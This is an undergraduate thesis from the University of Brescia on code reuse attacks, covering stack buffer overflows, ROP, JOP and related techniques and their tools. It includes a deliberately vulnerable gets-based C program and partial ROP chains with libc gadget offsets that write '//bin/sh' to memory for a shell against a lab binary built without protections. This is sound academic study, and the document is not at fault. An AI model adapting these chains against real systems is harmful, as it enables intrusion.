UNIVERSITÀ DEGLI STUDI DI BRESCIA

DIPARTIMENTO DI INGEGNERIA DELL'INFORMAZIONE

Corso di Laurea
in Ingegneria Informatica

Relazione Finale
A holistic approach to Code Reuse Attack techniques

Relatore: Chiar.mo Prof. Francesco Gringoli

Laureando:
Daniele Barattieri di San Pietro
Matricola n. 86070

Anno Accademico 2021-2022

Contents

Foreword

My biggest thank goes to Natalia, for her love and affection during the years spent together. I would have never been able to finish my academic career without her support. I love you.

Likewise, I would like to express my deepest appreciation to Federico Cerutti, a fellow student who is the best peer programmer I've ever had the pleasure to work with. So many times he abducted me to any kind of project and adventure as I mislaid my confidence in swift conclusions, a trick that fooled me so many times. He is the best friend I could ever have.

Also, I would like to dedicate this thesis to my parents for their support and encouragement.

Finally, a special thanks goes to Mattia Pescimoro and all the guys from MuHack: you made my time at university unforgettable and bearable.

Chapter 1

Introduction

With the increasing reliance on technology in various aspects of our lives, the security of computer systems has become more critical than ever before. *Binary Exploitation* is a technique that, through the abuse of executable code, allows attackers to gain unauthorized access to computer systems and, for example, steal sensitive information, compromise privacy, or cause damage to critical infrastructure. Therefore, understanding and addressing the vulnerabilities of binary programs have become an essential aspect of modern-day cybersecurity. Through the years, many approaches have been developed to exploit binary programs. This thesis will focus one in particular: Code Reuse Attacks.

Code Reuse Attacks are based, as the name suggests, on the reuse of code already present in the target binary, through the control of the Program Counter. The advantages of this approach are many, above all the possibility to overcome the *"Write-Execute"* protection (later discussed), which is a common security mechanism in modern architecture, and avoiding the need to write malicious code, which leads to nearly impossible detection by the antivirus.

At first, Code Reuse Attacks were handcrafted, but with the increasing complexity of the programs, and the demanding of performance, the development of automated tools became necessary.

Researcher around the world have started to study this class of attacks, and the development of new unique techniques has become a common practice. Sadly enough, despite being based on the same principle, these tools and techniques have been studied in isolation, without considering the possibility of combining them to achieve better results.

The main goal of this thesis is to understand how the synergy between different Code Reuse Attacks techniques could lead to better performance if combined, unlike the most of the existing research, which instead focus on the finding of a new "single gadgets type" technique.

It is important to mention that many countermeasures have been developed to prevent this class of attacks, but these will be not discussed as are out of the scope of this dissertation. Most importantly, literature ([SAB11] - [CW14] - [Ban10] - [BM21] - [Sno+13] - [Bit+14] - [Des97]) have show that they are not always effective, nor they are always present in the wild.

1.1 Program Memory Layout

In modern day architecture, the memory of a compiled program can be divided into different sections. Leaving aside minor components, the most important sections are:

- The *text* section: contains the actual executable code.
- The *data* and *bss* sections: contain the initialized and uninitialized global static variables, respectively.
- The *heap* and *stack* section: used to allocate memory at runtime.

Every section is marked with different access permissions, namely *"Read"*, *"Write"* and *"Execute"*. As a form of security in most modern architecture, the condition *"Write"* and *"Execute"* are mutually exclusive, which means that they are never activated at the same time as to prevent the execution of unintended code, which could lead to unexpected or malicious behaviors.

In practical term, each section except for the *text*, is marked as No eXecute (NX) (on Windows system through the Data Execution Prevention (DEP) mechanism), to allow the program to read and modify the data within, but to avoid execution of code not already present at the beginning.

On the other hand, the *text* section is marked as *"Read"* and *"Execute"*, but not *"Write"*: in this manner the program can read and execute the code, but can not modify it, thus preventing an attacker from injecting arbitrary code.

Focusing on the last section of the above list, the *stack* is allocated at runtime and contains data of local variables, the parameters passed to called function and their return values. Most importantly the `return address`, which importance will be cleared in a moment. The *stack* is a Last In First Out (LIFO) data structure, meaning that the last data inserted (`pushed`) on the *stack* will be the first to be extracted (`popped`): its structure can be visualized as a stack of plates, where the last plate added on the top is the first to be removed. When data is added, the *stack* grows towards lower addresses of the memory, which means the top of the *stack* is always at lower address than the bottom of the *stack*.

The *stack* is managed by two CPU register, the Stack Pointer Register (RSP), which always points to the oldest data inserted, in other words the top of the *stack*. This value is updated every time a PUSH or POP operation is performed, by subtracting or adding the size of the data pushed or popped respectively. The second CPU register is the Base Pointer Register (RBP), which instead points to the last data, namely the bottom.

The value of these two registers together determine the *stack* size, or what is defined as the *stack frame*: each function has its own *stack frame*, a dedicated area of the *stack* where the local variables and the `return address` are stored. Every *stack frame* is allocated at runtime, upon entering a function, and is deallocated when the function ends.

To better clear the function of the *stack*, let's consider the following C function and one of its possible Assembly Language (ASM) representation:

```c
1  #include <stdio.h>
2  void foo(){
3      int a = 2;
4      int b = 3;
5      return;
6  }
7
8  void main(){
9      foo();
10     return;
11 }
```

Listing 1.1: A simple C function

```asm
1 push   rbp
2 mov    rbp,rsp
3 push   0x2
4 push   0x3
5 nop
6 pop    rax
7 pop    rbx
8 pop    rbp
9 ret
```

Listing 1.2: The assembly code of the *foo* function

The execution starts from the *main* function, which on line 9 *call*s the function *foo*. A CALL instruction performs two operation:

1. PUSH on the stack the address of the instruction right after the CALL instruction. In this case, the address of the instruction on line 10.
2. JMP to the address of the function *foo*, passing the control to it.

Upon entering function *foo*, the first thing done "under the hood" is to save the previous stack frame by PUSHing the RBP register onto the *stack*. After that, the function *foo* merely allocate two local variables, *a* and *b*, both integers. They will be PUSHed on the stack by ASM instructions on line 3 and 4 and the RSP will be lowered by the correct amount.

The NOP instruction is there to align the whole memory to a multiple of 16 bytes, as required by the x86_64 architecture, but has no effects whatsoever.

After that, the function *foo* initialize the return procedures, firstly by restoring RBP, POPping it out from the stack to the RBP register and then using the Return instruction (RET), which will POP the address currently on top of the stack and setting the Instruction Pointer Register (RIP) to such value. The *main* function will resume on line 10, and the program will terminate.



Figure 1.1: The stack of the *foo* function

Practically a RET instruction can be seen as a "**`pop rip`**" ASM instruction that moves the first value on the *stack* directly into the RIP register.

1.2 Stack-Based Buffer Overflow

The *Buffer Overflow Vulnerability* is a widespread and significant security threat that has been exploited in various computer systems for many years. This vulnerability occurs when a program attempts to store in a buffer more data than it was designed to hold, resulting in the overwriting of adjacent memory locations. Attackers can take advantage of this vulnerability by overwriting critical data or instructions to take control of the program's execution, enabling them to possibly execute arbitrary code.

If the *Buffer Overflow* occurs with data stored on the *stack*, it is defined as a *Stack-Based Buffer Overflow*, a particular type of danger in this vulnerability, as an attacker can typically overwrite the RBP saved value and `return address`.

The target program has no means to distinguish between a *normal* `return address` and a *corrupted* one. Once the program reaches a RET instruction, the program will trust any data currently provided and JMP to the attacker-controlled address, allowing execution of arbitrary code.

As practical example, let's analyze the following snippet of code:

```c
#include <stdio.h>

void vuln(){
    char buf[16];
    gets(buf);
    return;
}

void main(){
    vuln();
    return;
}
```

Listing 1.3: A vulnerable C function

```asm
push    rbp
mov     rbp,rsp
sub     rsp,0x10
lea     rax,[rbp-0x10]
mov     rdi,rax
mov     eax,0x0
call    0x401030 <gets@plt>
nop
leave
ret
```

Listing 1.4: The assembly code of the *vuln* function

The *vuln* function allocates a buffer of 16 bytes on the stack and then calls the *gets* function to read the input from the user. The *gets* function is a standard C function that reads a line from the input and stores it into the buffer pointed by its argument (in this case, the aforementioned buffer). Such function write the data from lower towards higher addresses.



Figure 1.2: Before (left) and after (right) the function *gets* is feeded with more than 16 bytes as input.

Focusing the attention on this mechanics, it is of no surprise that if an input bigger than the buffer dimension (in this case 16 bytes) is given to the program, the function *gets* will overwrite any data beyond the end of the buffer, potentially corrupting the return address.

Chapter 2

Code Reuse Attacks

Code Reuse Attacks are a common and significant security threat that has been exploited in various computer systems for many years. These attacks occur when an attacker can steer the execution flow of a program to reuse existing code in a malicious way. Attackers can take advantage of this vulnerability by overwriting critical data, such as the return address of a function.

This class of attacks is particularly effective, given that as the common mitigation techniques such as NX and DEP are not effective as the code being tapped is actually part of trusted program region and thus correctly marked as executable.

2.1 Execution Flow Hijacking

The execution flow of a program is controlled by the RIP register. This register contains the address of the next instruction to be executed and can be modified in few different ways:

- After the execution of an instruction, the RIP register is automatically updated by the *processor* to point to the next one - basically by adding the size of just executed instruction to the current value of the register.
- By a branching instruction, such as JMP or CALL, the RIP register is updated to point to the address specified. It could be a predefined value or a value stored in a register.
- In some special cases, such as interrupt handling mechanism, the RIP register is updated by the *processor* to point to a predefined address - i.e. the address of the interrupt handler.
- Depending on the *CPU* architecture, the RIP register can be updated by some special instructions, such as System Call (SYSCALL) or RET.

If an attacker can control how those mechanisms modify the RIP register, it is possible to redirect the execution flow of the program to any arbitrary address. This is called *Execution Flow Hijacking*. Although it may seem more difficult than it actually is, it is still possible to hijack the execution flow of a program by exploiting a *stack-based buffer overflow* vulnerability.

Let's consider the following snippet of code:

```c
#include <stdio.h>

// This function is never called.
void win(){
    system("/bin/sh");
}

void vuln(){
    char buf[16];
    gets(buf);
    return;
}

void main(){
    vuln();
    return;
}
```

Listing 2.1: Unreachable *win* function

The *win* function is never called within the program, but it is still present in the compiled binary. As seen before, the *vuln* function is vulnerable to a *Stack-based buffer overflow* which means that an attacker could overwrite the return address of such function with malicious value, as for example the *win* function address. This will cause the execution flow to reach the *win* function once the *vuln* function returns.

Using a buffer crafted as such:

```
buf = "A" * 16      # Padding byte to fill the buffer
buf += DUMMY        # Dummy bytes to overwrite saved RBP
buf += WIN ADDRESS  # Address of the win function
```

Listing 2.2: Input buffer to reach *win*

Once given to the *vuln* function, the *gets* function will store such buffer in the *stack* as follow:



Figure 2.1: Stack **after** the buffer overflow attack

The *return address* of the *vuln* function was successfully overwritten with the address of the *win* function. Once the *vuln* function initiates the returning procedure, it will restore the RBP register with `DUMMY` data and then, thanks to the RET instruction, update the RIP register with the value currently on the top of the *stack*, i.e. the *win* function address. This will cause the execution flow to reach the *win* function, even if it is not explicitly called anywhere within the program.

2.2 Return Oriented Programming

As seen in the previous section, the exploitation of a *Stack-Based Buffer Overflow* could lead to the hijacking of the execution flow. However, an interesting predefined function suitable for conducting an attack is not always present. In this case, an attacker needs to find a way to execute arbitrary code by other means.

Most of the time, a function terminates with a RET instruction, within every binary we find a multitude of little portion of function code that ends with RET. Those small pieces of code are defined as Gadget.

Since the RET instruction will jump to the address on top of the *stack*, it is possible to chain multiple gadgets together. A series of addresses can be written on the *stack*, each pointing to a Gadget, thus subsequent RET instructions will consume one after another the addresses, and jump to different Gadgets.

This technique is called Return Oriented Programming (ROP) and the buffer containing the series of Gadgets is a ROP Chain.

Proposed for the first time by [Roe+12], the main advantage of ROP is that it does not require writing or injecting any executable code. Instead, an attacker can leverage on the existing code already present in the binary, steering the execution flow with the aforementioned possibility given by chaining multiple ROP gadgets. Furthermore, by executing code inside a program area correctly marked as *"Execute"* is possible to actively defeat the protection provided by NX and DEP mechanisms.

2.2.1 ROP Chain workflow

For the sake of example, let's assume that the target binary contains the following Gadgets:

```
0x401150: pop rax; ret;
0x40116b: pop rbx; ret;
0x401255: add rax, rbx; ret;
```

Listing 2.3: Fake gadgets

The first and second Gadget will execute the following operations:

1. POP from the stack the first data present and store such data respectively into the `RAX` and `RBX` registers. This will cause the *stack* to shrinks towards higher addresses.
2. RETurn to the address now sitting on the top of the *stack*.

The third Gadget will execute the following operations:

1. ADD the content of the `RBX` register to the `RAX` register and store the result in `RAX`.
2. RETurn to the address now sitting on the top of the *stack*.

With this information it is now possible to build an input buffer as follows:

```
buf = "A" * 16       # Padding byte to fill the buffer
buf += DUMMY         # Dummy bytes to overwrite saved RBP
buf += 0x401150      # Address of pop rax; ret;
buf += 1             # Value 1
buf += 0x40116b      # Address of pop rbx; ret;
buf += 2             # Value 2
buf += 0x401255      # Address of add rax, rbx; ret;
```

Listing 2.4: Input buffer to reach *win*

Taking into account a vulnerable binary like Listing 1.3 in the previous section, once feeded the input buffer, the execution flow will be redirected to the first Gadget **`pop rax; ret;`**, which will POP the next value from the *stack*, the numeric value “1”, and store it into the `RAX` register.

Then, once reached, the RET instruction will POP and JMP to the next value on the *stack*, which now points to the second Gadget **`pop rbx; ret;`** and once again the next value from the *stack*, the value “2”, will be POPed and stored it into the `RBX` register.

Finally, the execution flow will be redirected to the last Gadget **`add rax, rbx; ret;`**, that will ADD the content of the `RBX` register to the `RAX` register and store the result in `RAX`. The `RAX` register will now contain the value “3”.



Figure 2.2: Execution flow of the ROP Chain

Although there was no function to explicitly add two number, through this ROP

Chain the attacker successfully achieved the same result by chaining together a series of instructions already present in the binary. This process demonstrate how to obtain arbitrary code execution by the ROP Chain technique.

It has demonstrated [Hom+12] that the ROP Chain technique is *Turing Complete*, which in terms of computer science means that it is possible to perform any computation problem, given enough time and memory, no matter how complex it is.

2.3 Jump Oriented Programming

Contrary to the previous method, a Jump Oriented Programming (JOP) chain is based upon gadgets terminating with a JMP or CALL instruction. The main problem with this type of instructions is the extreme difficult to construct a chain of gadget, as the JMP instruction does not read the target address from the stack, but from the instruction itself. Apart from the conditional jump instruction, the JMP action can be performed in two different way:

- **`JMP [REGISTER]`**: The JMP instruction will jump to the address stored in a register.
- **`JMP [ADDRESS]`**: The JMP instruction will jump to the predefined address.

In this way, the JOP chain workflow is working in a forwarding manner, and thus is more difficult to control.

2.3.1 JOP Chain workflow

The first semi-practical use of a JOP chain was proposed by [Ble+11] with the definition of what so-called dispatcher Gadget and a dispatcher table, which function resamble a virtual CPU loading instruction from a list of address.



Figure 2.3: JOP dispatcher scheme

The dispatcher Gadget has a JMP instruction towards a register, whose value is loaded from a table. The table is composed by a list of address, each one pointing to a functional Gadget, that execute the actual useful operations. Each of these Gadget ends with another JMP instruction, that point back to the dispatcher gadget, which will load the next Gadget address and thus continue the chain.

JOP ROCKET

`JOP ROCKET` is a tool published in 2019 by [Bri19], that claims to generate full JOP chains in a fully automated way. Upon better inspection, we can see that any real world use-case of its technique is composed by a mixed ROP and JOP chain, where only a little portion of the result is composed by pure JMP Gadget, meanwhile the rest is composed by Gadget that ends with RET instruction, needed for the setup of the JOP chain.

Furthermore, `JOP ROCKET` is not able to handle Linux executables nor 64bit architecture. It is only able to generate JOP chain for Windows 32bit binaries.

2.4 Other techniques

There are many other techniques for Code Reuse Attacks, some of which are only presented in academic papers and never applied in a real world scenario. These techniques are mostly used to exploit edge cases or tricks to achieve similar results to those obtained with ROP or JOP chain. In this section there will be presented some of the most famous, highlighting their advantages and disadvantages.

2.4.1 Sigreturn Oriented Programming

Firstly proposed by [Sha07], Sigreturn Oriented Programming is a technique that allow to execute arbitrary code by exploiting the Signal Return (SIGRETURN) SYSCALL. This particular SYSCALL is used to return from a Signal Handler and to restore from the stack important context data (about 300 bytes) that has been temporarily saved. This data involves, among other less relevant things, values of all registers including the RIP register. If an attacker is able to control such content on the stack, he can overwrite the saved data with his own maliciously crafted, and thus control the execution flow of the target program once the SIGRETURN is executed.

There are also two important requirements that have to be satisfied: there must be two special Gadgets, one that obviously performs a SIGRETURN (basically a SYSCALL with the register `RAX` equal to `0xF`) and a SYSCALL with an immediately subsequent RET instruction.

The main problem with this technique is that it is not *Turing Complete*, and thus the possible action are restrained to one or two actions. Even with the complete control of all registers, it is not possible to chain together multiple SIGRETURN Gadget in order to achieve a more complex task. Moreover, in real case scenario, the collimation of all the requirements is very unlikely to happen.

2.4.2 Counterfeit Object Oriented Programming

In the 2015 [Sch+15] proposed an interesting technique that rely on invoking chains of existing C++ virtual functions in a program through corresponding existing call sites. If an attacker can successfully counterfeit C++ `vtables` (table that holds the addresses of virtual functions) it is possible to chain a series of function calls that will lead to the execution of arbitrary code.

This approach arise more than one problem: firstly COOP is can only be applied to C++ based targets. Secondly, the target binary has to have useful functions to chain together, and lastly the `vtable` has to be accessible from the attacker controlled memory.

Probably their main goal was more like to show that C++ `vtable` mechanism is prone to counterfeit attack and that in some cases could lead to arbitrary code execution, but the technique is not really usable in real world scenario as a multitude of requirements has to be satisfied.

2.4.3 Pure CALL Oriented Programming

Firstly published online in the 2017, the [SNR18] is a technique that aims to use a series of solely CALL ending Gadget to achieve arbitrary code execution. The proposed theoretical approach depicts the use of a *dispatcher* Gadget that loads from a table the address of the next Gadget to be executed. To overcome the problem of the CALL instruction, the authors proposed to use what they call *intra-stack pivot* Gadget to re-aligning the data on the stack and thus continue the chain.

They proposed a Proof-of-Concept exploit to execute a `/bin/sh` interactive shell, but upon further inspection one can ascertain that the depicted chain is more like a causality of events and commands than the proposed `PCOP` attack: the action performed by the example Gadget resemble a SOP attack, by loading from the stack all the necessary data into register and then execute a `call` instruction to `execve("/bin/sh")`.

They also define a series of Gadget types, that are not present in the literature, and that are not used in the proposed example. This is a clear sign that the proposed technique is not mature enough to be used in real world scenario.

2.4.4 Loop Oriented Programming

In the 2015 [Lan+15] proposed what is called “Loop Oriented Programming” as a new technique for Code Reuse Attack. Their approach relies upon the finding of a particular function than contains a loop, which they call a “loop gadget”, and that CALLs addresses taken form a table. By hijacking that table with address pointing to entire function, is possibility to construct a series of `call-and-ret` operation in order to chain all the gadgets together.

The theoretical proposed implementation of LOP can be summarized as follows:

- Find a loop gadget that satisfy the requirements
- Use the loop gadget to perform a Stack-pivoting procedure in some undefined manner
- Disable the NX protection in some undefined manner in order to execute injected code



Figure 2.4: Proposed LOP framework

In their research, the authors present an actual implementation that differs drastically form the theoretical approach. Moreover, they do not provide any complete working example of the technique, but just some assumption about how it could be used. This can not be defined as a new technique, but rather a new way to use ROP and JOP chain, and once again, in real case scenario, the collimation of all the requirements is very unlikely to happen.

2.4.5 Function Oriented Programming

[GCS18] proposed a semi-identical technique to LOP, called “Function Oriented Programming”. The main difference between the two techniques is that FOP strictly considers entire function as gadgets, proposing algorithm to identify the semantic expression of each usable function.

Both techniques rely upon the presence of a `call-and-loop` behavior, where the presence of a table of pointer provide the possibility to chain together multiple gadgets.



Figure 2.5: Proposed FOP Attack model

Both techniques are extremely similar to JOP chain and neither is presented with a complete working example, but just some assumption about how it could be used.

Chapter 3

Mixed Approach

All the techniques presented in the previous chapter have been studied and developed with the objective of being as pure as possible. This means that the goal of the researcher is to find a solution that relies only on homogeneous gadgets or methods, without mixing them together. This approach has been proven to be effective, but it has also some drawbacks: in fact, the pure technique is not always feasible. The researcher must find a way to overcome the problem, most of the time mixing different techniques together.

3.1 Automatic Chain Generator

The process of finding and chaining together a series of Gadgets is not trivial. In fact, the ROP Chain must be carefully crafted to avoid unintended side effects, ranging from unwanted behavior to potentially crash the target program.

To address this problem, several tools have been developed to automate the process. The next paragraph will present a brief overview of the most popular proposals, addressing their main features and limitations.

ROPgadget

The first and most widely know tool is [Sal]. It supports one basic feature: search for Gadgets in a given binary, supporting ELF, PE and Mach-O format on x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS architectures. `ROPGadget` has a simple automatic ROP Chain generator, targeting only ROP type and not JOP. This tool was originally developed with the sole purpose of finding Gadget, as a mere aid for handcrafting ROP Chains.

Ropper

Inspired by [Sal], [sas] is a slightly improved version of it, and adds multiple new features, such as the ability to search for JOP gadgets. It has a better support for automatic ROP Chain generation, but it is still limited to the ROP technique. This functionality is implemented in the form of Regular Expression matching, which is used to search for a specific pattern in the Gadget pool. This approach is very powerful and fast, but it has the drawback of being limited in its capabilities of finding useful Gadget. The algorithm used by [sas] to produce a ROP Chain that executes `/bin/sh` can be summarized as follows:

1. Find a Write-What-Where primitive
2. Once found, repeat this primitive to store all the parameters needed to execute the SYSCALL
3. Find a Gadget to store the number 59 in **`rax`** register (SYSCALL 59 is `execve`)
4. Find a SYSCALL Gadget
5. Put together the last two, pointing to the data written by the Write-What-Where primitive

It is clear that the generation will always be limited to these steps, and will undoubtedly fail when even the most insignificant detail diverges from the expected behavior.

Ropium

Developed by [Mil], *Ropium* is a more comprehensive tool with the aim to assist the writing of ROP Chains. It has a more powerful Gadget search engine, based upon a complex but effective semantic algorithm that is capable of understanding the behavior of the Gadgets and their possible side effects. Thanks to its awareness, *Ropium* can build a ROP Chain satisfying some given constraints.

Angrop and Exrop

The two most powerful tools to generate ROP Chain are [ang] and [d4e]. The first one, *Angrop* is based on the *angr framework*, an open-source binary analysis platform for Python. *Angrop* combines both static and dynamic symbolic analysis, providing an efficient way to evaluate the behavior of gadgets.

Likewise, *exrop* is based on the *Tryton framework*, a similar library to perform dynamic binary analysis. It provides components to build analysis programs, automate reverse engineering, perform software verification, or emulate snippets of code.

Thanks to their dynamic analysis foundation, both of *Angrop* and *exrop* are able to understand the behavior of Gadgets and foresee their possible side effects. This allows them to generate a more reliable chains, and avoid unwanted behavior and pitfalls that can be caused by CALL Gadget.

The ideas that guided the development of these tools is correct: approach the problem in a generic way, without differentiating ROP and JOP Gadgets, and evaluate only the actual effects of every piece of the chain.

3.2 ROP Re-Call hack

The purpose of this section is to show how the synergy between the ROP and JOP techniques can produce a more effective exploit, which achieves better performance and reliability.

The setup is simple: starting form the target binary in section C, we will try to exploit both ROP and JOP techniques to execute the `system("/bin/sh")` function. For this test, the target binary was compiled with the `-fno-stack-protector` and `-no-pie` flags, in order to avoid respectively `Stack Canary` and `ASLR` protection, as they are not relevant to the purpose of this test.

The target is linked to the `libc.so.6` library, which is a shared library with the standard C library functions: this library will be the main pool of Gadget that we will use to craft our ROP Chain.

By using the automatic chain generator of [sas] as a starting point, we can construct a working exploit as listed here section A.

A better inspection of the generated chain, will reveal the following:

```
rop = b'A' * 24          # Padding to reach the return address
rop += rebase(0x025fb8) # 0x025fb8: pop r13; ret;
rop += b'//bin/sh'       # Command to execute
rop += rebase(0x02e211) # 0x02e211: pop rbx; ret;
rop += rebase(0x1d8000) # Data Destination
rop += rebase(0x055325) # 0x055325: mov qword ptr [rbx], r13;
    ↪ pop rbx; pop rbp; pop r12; pop r13; ret;
rop += p64(0xdeadbeefdeadbeef)  # Dummy
rop += p64(0xdeadbeefdeadbeef)  # Dummy
rop += p64(0xdeadbeefdeadbeef)  # Dummy
rop += p64(0xdeadbeefdeadbeef)  # Dummy
```

Listing 3.1: Snippet of the ROP Chain generated by ropper.

This snippet uses 3 gadgets, for a total of 10 ASM instructions. On top of that, we can see that the 3rd gadget (the one that sits at address `0x055325`) has a lot of POP instructions, not needed for the whole process: the following steps of the chain are simple dummy data needed to accommodate all the previous POP instructions.

This chain wastes a lot of space: we can do better.

Upon further analysis, `ropper` can find a JOP gadget that can be used to replace the 3rd gadget of the chain. The JOP gadget is the following:

```
0x0000000000097599: mov qword ptr [rbx + 0x48], rdi; call rax;
```

Thanks to this single JOP gadget, we replace the 3rd gadget of the previous chain, and also get rid of the dummy data that were needed to accommodate the POP instructions. With a little modification of the first two Gadgets, we can handcraft a new ROP Chain as follows:

```
1 rop += rebase(0x023d35) # pop rdi; ret;
2 rop += b'//bin/sh'       # Command to execute
3 rop += rebase(0x02e211) # pop rbx; ret;
4 rop += rebase(0x1d8000) # Data Destination
5 rop += rebase(0x03c863) # pop rax; ret;
6 rop += rebase(0x023d35) # pop rdi; ret; RE-Call HACK
7 rop += rebase(0x097599) # mov qword ptr [rbx + 0x48], rdi; call
   ↪ rax;
8 rop += rebase(0x023d35) # pop rdi; ret;
```

Listing 3.2: Snippet of the ROP Chain using the Re-Call hack

As a remainder, the CALL instruction will PUSH the address of the subsequent instruction onto the stack, and then JMP to the address contained in the `rax` register. The PUSHed address will wreck the ROP Chain currently sitting on the stack, so we need to POP out the last value, in order to safely continue the exploit execution. The interesting part of this chain is the Gadget on line 6, which address is POPped into the `rax` register. Now that the `rax` register points to a simple POP gadget, the Gadget on line 7 that will execute the CALL `rax` instruction, will steer the execution to the previous Gadget and its POP instruction will remove the PUSHed address from the stack, allowing the exploit to continue as expected.

